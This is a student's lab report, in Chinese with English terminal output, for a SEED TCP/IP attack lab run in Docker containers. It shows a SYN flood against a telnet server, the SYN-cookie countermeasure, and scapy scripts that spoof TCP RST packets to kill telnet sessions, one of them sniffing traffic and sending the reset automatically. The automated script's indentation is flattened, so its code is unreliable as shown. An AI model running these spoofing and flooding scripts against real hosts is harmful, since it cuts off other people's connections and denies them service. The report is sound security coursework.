

Lab2：TCP/IP Attack Lab

57118103 郭欣然

Task 1： SYN Flooding Attack




```
[07/17/21]seed@VM:~/.../Labsetup$ dockps
65db64ca1aa8  user2-10.9.0.7
8384a3372ed7  user1-10.9.0.6
63da47815153  victim-10.9.0.5
cbbb487ae8e8  seed-attacker
[07/17/21]seed@VM:~/.../Labsetup$ 
```



```
[07/17/21]seed@VM:~/.../Labsetup$ dockps
65db64ca1aa8  user2-10.9.0.7
8384a3372ed7  user1-10.9.0.6
63da47815153  victim-10.9.0.5
cbbb487ae8e8  seed-attacker
[07/17/21]seed@VM:~/.../Labsetup$ docksh 63
root@63da47815153:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41171        0.0.0.0:*               LISTEN
root@63da47815153:/# 
```


连接受害者主机 10.9.0.5，然后使用 netstat-nat 查看当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听 23 端口外， 没有任何套接字。

利用 10.9.0.6 对 10.9.0.5 发起 telnet 连接， 可以正常连接。




```
8384a3372ed7  user1-10.9.0.6
63da47815153  victim-10.9.0.5
cbbb487ae8e8  seed-attacker
[07/17/21]seed@VM:~/.../Labsetup$ docksh 83
root@8384a3372ed7:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
63da47815153 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@63da47815153:~$
```

利用 sysctl -a | grep syncookies 查看 SYN 泛洪攻击对策，=0 说明 SYN cookie 机制关闭的。使用 ip tcp_metrics flush，ip tcp_metrics show 消除内核缓存。




```
[07/17/21]seed@VM:~/.../Labsetup$ docksh 63
root@63da47815153:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41171        0.0.0.0:*               LISTEN
root@63da47815153:/# sudo sysctl -a | grep syncookies
bash: sudo: command not found
root@63da47815153:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@63da47815153:/# ip tcp_metrics show
10.9.0.6 age 520.312sec source 10.9.0.5
root@63da47815153:/# ip tcp_metrics flush
root@63da47815153:/# ip tcp_metrics show
root@63da47815153:/# 
```

在 attacker10.9.0.1 上实施攻击，在本地 volumes 文件夹中进行编译，然后在 attack 中运行命令： synflood 10.9.0.5 23 进行攻击。使用 netstat -nat 查看，可以看到出现了许多状态为 SYN_RECV 的套接字，说明只完成了第一次握手，并没有后续的 TCP 连接请求。




```
root@63da47815153:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41171        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             111.52.5.70:15152       SYN_RECV
tcp        0      0 10.9.0.5:23             16.123.237.88:9142      SYN_RECV
tcp        0      0 10.9.0.5:23             204.89.47.96:26636      SYN_RECV
tcp        0      0 10.9.0.5:23             101.29.85.122:12207     SYN_RECV
tcp        0      0 10.9.0.5:23             139.57.238.93:2605      SYN_RECV
tcp        0      0 10.9.0.5:23             91.205.19.78:57852      SYN_RECV
tcp        0      0 10.9.0.5:23             38.242.0.32:43046       SYN_RECV
tcp        0      0 10.9.0.5:23             101.31.12.32:13665      SYN_RECV
tcp        0      0 10.9.0.5:23             10.66.135.123:10688     SYN_RECV
tcp        0      0 10.9.0.5:23             34.138.34.66:16677      SYN_RECV
tcp        0      0 10.9.0.5:23             218.78.7.53:10753       SYN_RECV
tcp        0      0 10.9.0.5:23             170.149.218.67:27929    SYN_RECV
tcp        0      0 10.9.0.5:23             86.45.107.50:11995      SYN_RECV
tcp        0      0 10.9.0.5:23             89.199.159.88:23998     SYN_RECV
tcp        0      0 10.9.0.5:23             180.73.174.89:12649     SYN_RECV
tcp        0      0 10.9.0.5:23             152.155.184.63:58319    SYN_RECV
tcp        0      0 10.9.0.5:23             93.236.144.75:20016     SYN_RECV
tcp        0      0 10.9.0.5:23             39.158.27.108:7263      SYN_RECV
tcp        0      0 10.9.0.5:23             199.121.186.50:44377    SYN_RECV
tcp        0      0 10.9.0.5:23             93.39.236.83:57372      SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:32908          ESTABLISHED
tcp        0      0 10.9.0.5:23             197.235.235.73:51216    SYN_RECV
tcp        0      0 10.9.0.5:23             215.6.236.104:47708     SYN_RECV
tcp        0      0 10.9.0.5:23             155.213.76.51:3772      SYN_RECV
```

在 10.9.0.6 中再次向 10.9.0.5 进行 telnet 连接，连接失败。




```
[07/17/21]seed@VM:~/.../Labsetup$ dockps
65db64ca1aa8  user2-10.9.0.7
8384a3372ed7  user1-10.9.0.6
63da47815153  victim-10.9.0.5
cbbb487ae8e8  seed-attacker
[07/17/21]seed@VM:~/.../Labsetup$ docksh 83
root@8384a3372ed7:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

在本地文件夹中修改 docker-compose.yml 文件中 net.ipv4.tcp_syncookies=1


Open
*docker-compose.yml
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup

```
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
                      tail -f /dev/null
                 "

    User1:
        image: handsonsecurity/seed-ubuntu:large
        container_name: user1-10.9.0.6
        tty: true
        cap_add:
```


再次发动 SYN Flooding 攻击，并进行 telnet 连接，发现连接成功。使用 netstat -nat 查看，可以看到出现了许多状态为 SYN_RECV 的套接字，多出了一个状态为 ESTABLISHED 的套接字，即新的连接状态。



```
root@8384a3372ed7:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e01b9438f975 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@e01b9438f975:~$
```


Task 2： TCP RST Attacks on telnet Connections

在 10.9.0.6 上建立与 10.9.0.5 的 telnet 连接，使用 Wireshark 进行抓包，在其中查看 Src Port、Dst Port、Seq 和 ACK。



```
No.  Time               Source            Destination  Protocol Length Info
   1 2021-07-17 16:4… VMware_c0:00:08                ARP       62 Who has 192.168.220.2? Tell 192.168.220.1
   2 2021-07-17 16:4… VMware_c0:00:08                ARP       62 Who has 192.168.220.2? Tell 192.168.220.1
   3 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TCP       76 34316 → 23 [SYN] Seq=3694630646 Win=64240 Len=0 MSS=1460 SACK…
   4 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TCP       76 [TCP Out-Of-Order] 34316 → 23 [SYN] Seq=3694630646 Win=64240 …
   5 2021-07-17 16:4… 10.9.0.5          10.9.0.6     TCP       76 23 → 34316 [SYN, ACK] Seq=3413259630 Ack=3694630647 Win=65160…
   6 2021-07-17 16:4… 10.9.0.5          10.9.0.6     TCP       76 [TCP Out-Of-Order] 23 → 34316 [SYN, ACK] Seq=3413259630 Ack=3…
   7 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TCP       68 34316 → 23 [ACK] Seq=3694630647 Ack=3413259631 Win=64256 Len=…
   8 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TCP       68 [TCP Dup ACK 7#1] 34316 → 23 [ACK] Seq=3694630647 Ack=3413259…
   9 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TELNET    92 Telnet Data ...
  10 2021-07-17 16:4… 10.9.0.6          10.9.0.5     TCP       92 [TCP Retransmission] 34316 → 23 [PSH, ACK] Seq=3694630647 Ack…
  11 2021-07-17 16:4… 10.9.0.5          10.9.0.6     TCP       68 23 → 34316 [ACK] Seq=3413259631 Ack=3694630671 Win=65152 Len=…

› Frame 7: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
› Linux cooked capture
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
› Transmission Control Protocol, Src Port: 34316, Dst Port: 23, Seq: 3694630647, Ack: 3413259631, Len: 0
```


攻击代码如下：



Open
attack.py
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes


```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=34316, dport=23, flags="RA", seq=3694630647, ack=3413259631)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在 10.9.0.1 中运行代码发起攻击：




```
root@VM:/# cd volumes
root@VM:/volumes# ls
attack.py  synflood  synflood.c
root@VM:/volumes# python3 attack.py
version    : BitField  (4 bits)                  = 4                (4)
ihl        : BitField  (4 bits)                  = None             (None)
tos        : XByteField                          = 0                (0)
len        : ShortField                          = None             (None)
id         : ShortField                          = 1                (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 6                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.9.0.6'       (None)
dst        : DestIPField                         = '10.9.0.5'       (None)
options    : PacketListField                     = []               ([])
--
sport      : ShortEnumField                      = 34316            (20)
dport      : ShortEnumField                      = 23               (80)
seq        : IntField                            = 3694630647       (0)
ack        : IntField                            = 3413259631       (0)
dataofs    : BitField  (4 bits)                  = None             (None)
reserved   : BitField  (3 bits)                  = 0                (0)
flags      : FlagsField  (9 bits)                = <Flag 20 (RA)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192             (8192)
chksum     : XShortField                         = None             (None)
urgptr     : ShortField                          = 0                (0)
options    : TCPOptionsField                     = []               (b'')
root@VM:/volumes# 
```

发现 10.9.0.6 中 telnet 连接中断。



```
Connection closed by foreign host.
```


自动攻击代码如下：


Open
attack2.py
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

```
#!/usr/bin/env python3
from scapy.all import *
pkts = []
def add(pkt):
pkts.append(pkt)
def spoof_pkt(pkt):
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

